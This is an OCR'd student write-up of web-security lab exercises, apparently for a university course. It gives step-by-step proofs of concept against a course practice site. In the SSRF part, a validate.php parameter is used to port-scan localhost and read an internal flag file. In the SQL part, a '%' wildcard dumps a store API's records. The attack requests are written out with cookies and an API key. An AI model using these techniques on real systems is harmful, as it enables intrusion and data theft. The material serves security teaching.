


2.3: Proof of Concept of SSRF

Step1:
Code:

Explanation:
In 2.2 step3, i also find “validate_website()” function.

Finding:
A new path "/validate.php?web=" show in the pass_probation function.




```
<script>
  function validate_website(){
    var x = new XMLHttpRequest();

    x.onreadystatechange = function() {
      if (this.readyState == 4 && this.status == 200) {
        return true;
      }
    };

    x.open("GET", "/validate.php?web=" + document.getElementById("website").value, true);

    x.send();
  }
</script>
```

Step2:

Code:
GET /validate.php?web=http://127.0.0.1:§1§/ HTTP/1.1
Host: assignment-code-warriors.unimelb.life
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.54 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=ji6nai1ifjvutokrpee3egt4kb;
CSRF_token=Ngne08KBKtK6n0sS1idKYJjr2B1BRGxlMXnO9K9MSmu2TrIAoGYRUW0CLSuCMg2e
Connection: close

Explanation:
Use intruder in Burp Suite to perform port scan. The purpose is to find the services opened by the intranet server. The attack type is “Sniper” and payload type is “numbers”.

Finding:
Port 8873 is open.




Step3:

Code:
http://127.0.0.1:8873/documents/
http://127.0.0.1:8873/documents/background-checks/
http://127.0.0.1:8873/documents/background-checks/sensitive/
http://127.0.0.1:8873/documents/background-checks/sensitive/flag.txt

Explanation:
Traverse internal system files looking for valuable information.

Finding:
Finf the “flag.txt” file.




2.4: Proof of Concept of SQL wildcard attack.

Step 1:
Code:
http://assignment-code-warriors.unimelb.life/api/store.php?name=OSCP

Explanation:
Base on the description on “doco.php”, use browser directly to the above website.

Finding:




Step 2:
Code:
GET /api/store.php?name=OSCP HTTP/1.1
Host: assignment-code-warriors.unimelb.life
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.54 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9

Cookie: PHPSESSID=i7l7meapjs50kafhukhcddqj68;
CSRF_token=C86ZeUHN35WopYczmj7ydXfHlWRGBmXcAlokyE3zrXtNxdwC4cacg2P9TO
qvSl0j
Connection: close
apikey: f41c2b83-c6cc-11ec-95e2-0242ac110002

Explanation:
Use Repeater from Burp suite to recreate a request with apikey.

Finding:



Step3:
Code:
Change the “OSCP” to the “%”

Explanation:
Execute the SQL wildcard attack.

Finding:
Find the flag

```
GET /api/store.php?name=% HTTP/1.1
Host: assignment-code-warriors.unimelb.life
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/101.0.4951.54 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/s
igned-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: CSRF_token=Nqme08KBKtK6n0sSlidKYJjr2BiBRGxlMXn09K9MSmu2TrIAoGYRUW0CLSuCMg2e; PHPSESSID=
4j3vt04mejtbladSus8gk4hoiu
Connection: close
apikey: f41c2b83-c6cc-11ec-95e2-0242ac110002
```

```
HTTP/1.1 200 OK
Date: Sun, 15 May 2022 05:59:22 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 3581
Connection: close
Content-Type: text/html; charset=UTF-8

[{"Id":"1","0":"1","Name":"OSCP","1":"OSCP","Description":"Offensive Security Certified
Professional","2":"Offensive Security Certified
Professional"},{"Id":"2","0":"2","Name":"OSWP","1":"OSWP","Description":"Offensive Security Wireless
Professional","2":"Offensive Security Wireless
Professional"},{"Id":"3","0":"3","Name":"OSCE","1":"OSCE","Description":"Offensive Security Certified
Expert","2":"Offensive Security Certified
Expert"},{"Id":"4","0":"4","Name":"OSEE","1":"OSEE","Description":"Offensive Security Enterprise
Expert","2":"Offensive Security Enterprise
Expert"},{"Id":"5","0":"5","Name":"OSWE","1":"OSWE","Description":"Offensive Security Web
Expert","2":"Offensive Security Web
Expert"},{"Id":"6","0":"6","Name":"eWAPTx","1":"eWAPTx","Description":"eLearning Web Application Penetration
Testing Extreme","2":"eLearning Web Application Penetration Testing
Extreme"},{"Id":"7","0":"7","Name":"OHS","1":"OHS","Description":"Occupational Health and
Safety","2":"Occupational Health and Safety"},{"Id":"8","0":"8","Name":"PCI","1":"PCI","Description":"Payment
Card Industry","2":"Payment Card Industry"},{"Id":"9","0":"9","Name":"CISA","1":"CISA","Description":"Certified
 Information Security Auditor","2":"Certified Information Security
Auditor"},{"Id":"10","0":"10","Name":"CISM","1":"CISM","Description":"Certified Information Security
Manager","2":"Certified Information Security
Manager"},{"Id":"11","0":"11","Name":"CRISC","1":"CRISC","Description":"ISACA","2":"ISACA"},{"Id":"12","0":"12
","Name":"CISSP","1":"CISSP","Description":"CISSP","2":"CISSP"},{"Id":"13","0":"13","Name":"DoD","1":"DoD","Desc
ription":"DoD","2":"DoD"},{"Id":"14","0":"14","Name":"ASD","1":"ASD","Description":"ASD","2":"ASD"},{"Id":"15",
"0":"15","Name":"FBI","1":"FBI","Description":"FBI","2":"FBI"},{"Id":"16","0":"16","Name":"NSA","1":"NSA","Desc
ription":"NSA","2":"NSA"},{"Id":"17","0":"17","Name":"DHS","1":"DHS","Description":"DHS","2":"DHS"},{"Id":"18",
"0":"18","Name":"NASA","1":"NASA","Description":"NASA","2":"NASA"},{"Id":"19","0":"19","Name":"Bias","1":"Bias"
,"Description":"Bias","2":"Bias"},{"Id":"20","0":"20","Name":"Security+","1":"Security+","Description":"Securit
y+","2":"Security+"},{"Id":"21","0":"21","Name":"ITIL","1":"ITIL","Description":"ITIL","2":"ITIL"},{"Id":"22","
0":"22","Name":"CCNA","1":"CCNA","Description":"CCNA","2":"CCNA"},{"Id":"23","0":"23","Name":"COMP80074-1337","
1":"COMP80074-1337","Description":"FLAG{Welcome_to_the_wild_world_of_web_hacking!}","2":"FLAG{Welcome_to_the_wi
ld_world_of_web_hacking!}"},{"Id":"24","0":"24","Name":"CCNP","1":"CCNP","Description":"CCNP","2":"CCNP"},{"Id"
:"25","0":"25","Name":"CCNP","1":"CCNP","Description":"CCNP","2":"CCNP"},{"Id":"26","0":"26","Name":"OSCP","1":
"OSCP","Description":"Offensive Security Certified Professional","2":"Offensive Security Certified
Professional"},{"Id":"27","0":"27","Name":"OSWP","1":"OSWP","Description":"Offensive Security Wireless
Professional","2":"Offensive Security Wireless
Professional"},{"Id":"28","0":"28","Name":"OSCE","1":"OSCE","Description":"Offensive Security Certified
Expert","2":"Offensive Security Certified
Expert"},{"Id":"29","0":"29","Name":"OSEE","1":"OSEE","Description":"Offensive Security Enterprise
Expert","2":"Offensive Security Enterprise
Expert"},{"Id":"30","0":"30","Name":"OSWE","1":"OSWE","Description":"Offensive Security Web
Expert","2":"Offensive Security Web
Expert"},{"Id":"31","0":"31","Name":"eWAPTx","1":"eWAPTx","Description":"eLearning Web Application Penetration
Testing Extreme","2":"eLearning Web Application Penetration Testing Extreme"}]
```